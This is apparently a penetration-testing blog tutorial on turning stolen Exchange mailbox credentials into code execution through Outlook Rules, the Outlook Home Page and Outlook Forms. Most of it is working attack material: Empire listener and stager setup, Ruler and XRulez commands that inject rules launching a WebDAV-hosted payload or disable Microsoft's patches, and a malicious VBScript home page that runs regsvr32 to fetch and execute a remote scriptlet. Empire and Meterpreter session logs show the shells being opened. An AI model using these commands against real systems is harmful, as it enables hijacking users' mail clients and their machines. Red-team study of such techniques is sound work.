Microsoft Exchange – Code Execution

pentestlab.blog/category/red-team/page/66

September 10, 2019

Gaining access to the mailbox of a domain user can lead to execution of arbitrary code by utilising the credentials that have been discovered. Various techniques have been discovered by Nick Landers and Etienne Stalmans that involve the abuse of Outlook common functionality in order to execute payloads and gain initial foothold to the company. Code can be executed via:

- Outlook Rules
- Outlook Home Page
- Outlook Forms

Outlook Rules

Microsoft Outlook has a function that enable users to automate certain actions based on message criteria through the Rules and Alerts. One of these actions is: **start application**

This technique requires a WebDAV server to be in place that will host the malicious payload. The WebDAV configuration file can be found in the following location and permissions should allow anonymous access.

```
1  /etc/apache2/sites-available/webdav.conf
```

WebDAV Configuration

Empire can be used to as a command and control server. The following commands will configure a listener on port 8080.

```
listeners
uselistener http
set Host http://10.0.2.21:8080
execute

```

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

Empire Listener


From Empire the stager can be configured by executing the commands below:

```
usestager windows/launcher_bat
set Listener http
execute
```

```
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

Empire Stager


The BAT file can be converted trivially to an executable file with the Bat To Exe Converter.



BAT to EXE Converter


Nick Landers developed a python script called Rulz which can be used to build arbitrary rules. This script requires three arguments, the rule name, the subject trigger and the file path.

```
1 python3 Rulz.py \10.0.2.21\webdav\pentestlab.rwz
```




Rulz – Create Malicious Rule File

The generated rule file can be imported to Microsoft Outlook from the **Rules and Alerts** function.




Rules and Alerts

The rule will execute the arbitrary payload (pentestlab.exe) which is hosted on the WebDAV server once an email arrives in the inbox of the user with the subject pentestlab.



Malicious Rule Imported

The test email will arrive in the inbox of the user with the trigger.



Email Arrival


The stager will be executed and a communication channel will established with the command and control server.

C2 – Agent Communication

Commands can be executed from the PowerShell Empire in order to perform post-exploitation activities.

```
interact 7D1PCZWL
```

```
sysinfo
```



Empire – System Info

This method requires access to the Outlook GUI in order to import the malicious rule file. However rules can be injected from a shell or an implant by using Ruler if mailbox credentials have been obtained. The following two commands will check if the credentials are valid and any existing Outlook rules or to validate that the malicious rule has been injected properly.

```
ruler-win64.exe --email pentestlab@pentestlab.local --username pentestlab --password Password123 --insecure check
```


```
ruler-win64.exe --email pentestlab@pentestlab.local --username pentestlab --password Password123 --insecure display
```

```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure check
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Looks like we are good to go!

C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Retrieving Rules
[+] Found 1 rules
[+] Rule Name                  | Rule ID
[+] ---------------------------|-----------------
[+] pentestlaboratories        | 0100000003d5c866
[+]

C:\Users\pentestlab>
```

Ruler – Check Credentials and Display Rules

The malicious rule can be added by executing the following command.

```
ruler-win64.exe --email pentestlab@pentestlab.local --username
pentestlab --password Password123 --insecure add

--location "\\10.0.2.21\webdav\pentestlab.exe" --trigger "pentestlab" -
-name pentestlaboratories
```



Ruler – Add Malicious Rule

The email that will contain the trigger can be sent from Ruler.

```
ruler-win64.exe --email pentestlab@pentestlab.local --username
pentestlab --password Password123 --insecure send

--subject pentest --body "pentest"
```

```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure send --subject pentest --body "pentest"
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Message sent, your shell should trigger shortly.
```

Ruler – Send Email


Once the email arrives in the inbox of the user the payload will be executed and a communication channel will open between the host and the command and control server.

```
(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent XDCZPS9Y checked in
[+] Initial agent XDCZPS9Y from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to XDCZPS9Y at 10.0.2.30

(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name     Username                Process          PID    Delay    Last Seen
 ----     -- -----------     ------------     --------                -------          ---    -----    ---------
 C2L4TMYK ps 10.0.2.30       OUTLOOK          [redacted]\pentestlab   powershell       5736   5/0.0    2019-08-31 10:11:22
 7D1PCZWL ps 10.0.2.30       OUTLOOK          [redacted]\pentestlab   powershell       5752   5/0.0    2019-08-31 10:11:24
 XDCZPS9Y ps 10.0.2.30       OUTLOOK          [redacted]\pentestlab   powershell       8748   5/0.0    2019-09-01 15:47:02


(Empire: agents) > interact XDCZPS9Y
(Empire: XDCZPS9Y) > sysinfo
[*] Tasked XDCZPS9Y to run TASK_SYSINFO
[*] Agent XDCZPS9Y tasked with task ID 1
```

Ruler – Empire Agent

An alternative tool for injecting malicious rules is XRulez. The tool can be executed from a compromised Windows host. The user needs to have Outlook open for the injection to be successful. Executing XRulez with the option **-o** will check if the Outlook process is running.


```
XRulez_h64e.exe -o
```



XRulez – Outlook Process

Microsoft has released two patches to address the issue of malicious Outlook rules. These patches can be disabled from the registry with the option **-r**. Disabling the patches doesn't require elevated privileges.


```
XRulez_h64e.exe -r
```



XRulez – Disable Patches

The **-l** option will display the list of MAPI profiles installed on the system. The default is Outlook.


```
XRulez_h64e.exe -l
```



List of MAPI Profiles

The malicious rule can be injected by executing the following command:

```
XRulez.exe -a --profile Outlook --name Pentestlab --trigger pentestlab
--payload \\10.0.2.21\webdav\pentestlab.exe
```




XRulez – Inject Malicious Rule

Outlook Home Page


The Outlook Home Page is a legacy feature which allows the user to customize the default view of any Outlook folder. An external or internal URL can be loaded and displayed whenever a folder is opened. The ieframe.dll is used to render the contents of the URL. Etienne Stalmans discovered that it is possible to inject a malicious page into the Outlook Home Page function in order to get code execution. The payload will triggered when the user navigates out of the inbox folder or when Outlook is restarted. This attack can be executed directly from Ruler. Running the following command will display the current homepage.

```
./ruler --email pentestlab@pentestlab.local --username pentestlab --
password Password123 --insecure homepage display
```



Ruler – Home Page Display

Observing the Home Page from the Outlook will verify the existing setting.



Outlook Home Page

The Outlook Home Page attack relies on the visual basic code that is embedded inside the HTML file. The file can be hosted in an Apache web server. The following code has been obtained from the Ruler wiki on GitHub and has been modified to execute a malicious scriptlet via the **regsvr32** method which bypasses application whitelisting solutions.

Open — pentestlab.txt — /var/www/html — Save

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set Application = ViewCtl1.OutlookApplication
     Set cmd = Application.CreateObject("Wscript.Shell")
     cmd.Run("cmd /k regsvr32 /s /n /u /i:http://10.0.2.21:8082/IR5wf8Li.sct scrobj.dll")
 End Sub
-->
</script>
</head>
<body>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data="" width="100%"
height="100%"></object>
</body>
</html>
```

Home Page Code

Ruler can inject the malicious Home Page with the following command:

```
./ruler-linux64 --email pentestlab@pentestlab.local --username
pentestlab --password Password123 --insecure homepage add --url
"http://10.0.2.21/pentestlab.html"
```

```
root@kali:~# ./ruler-linux64 --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure homepage add --url "http://10.0.2.21/pentestlab.html"
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Creating new endpoint
[+] Verifying...
[+] New endpoint set
[+] Trying to force trigger
```

Ruler – Add Malicious Home Page

The arbitrary payload will executed every time that Outlook initiates or during browsing between email folders.


```
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) >
[*] 10.0.2.30        web_delivery - Handling .sct Request
[*] 10.0.2.30        web_delivery - Delivering Payload (2121) bytes
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:5555 -> 10.0.2.30:50004) at 2019-09-01 19:09:38 -0400
msf5 exploit(multi/handler) >
```

Home Page – Meterpreter

Outlook Forms

Outlook Forms is a feature which enables users to customise the display of delivered and composed emails. They rely on Visual Basic code and therefore it is possible to develop a form that will contain arbitrary code. This attack vector has been implemented to Ruler.


```
./ruler-linux64 --email pentestlab@pentestlab.local --username
pentestlab --password Password123 --insecure form display
```



Outlook Forms – Display

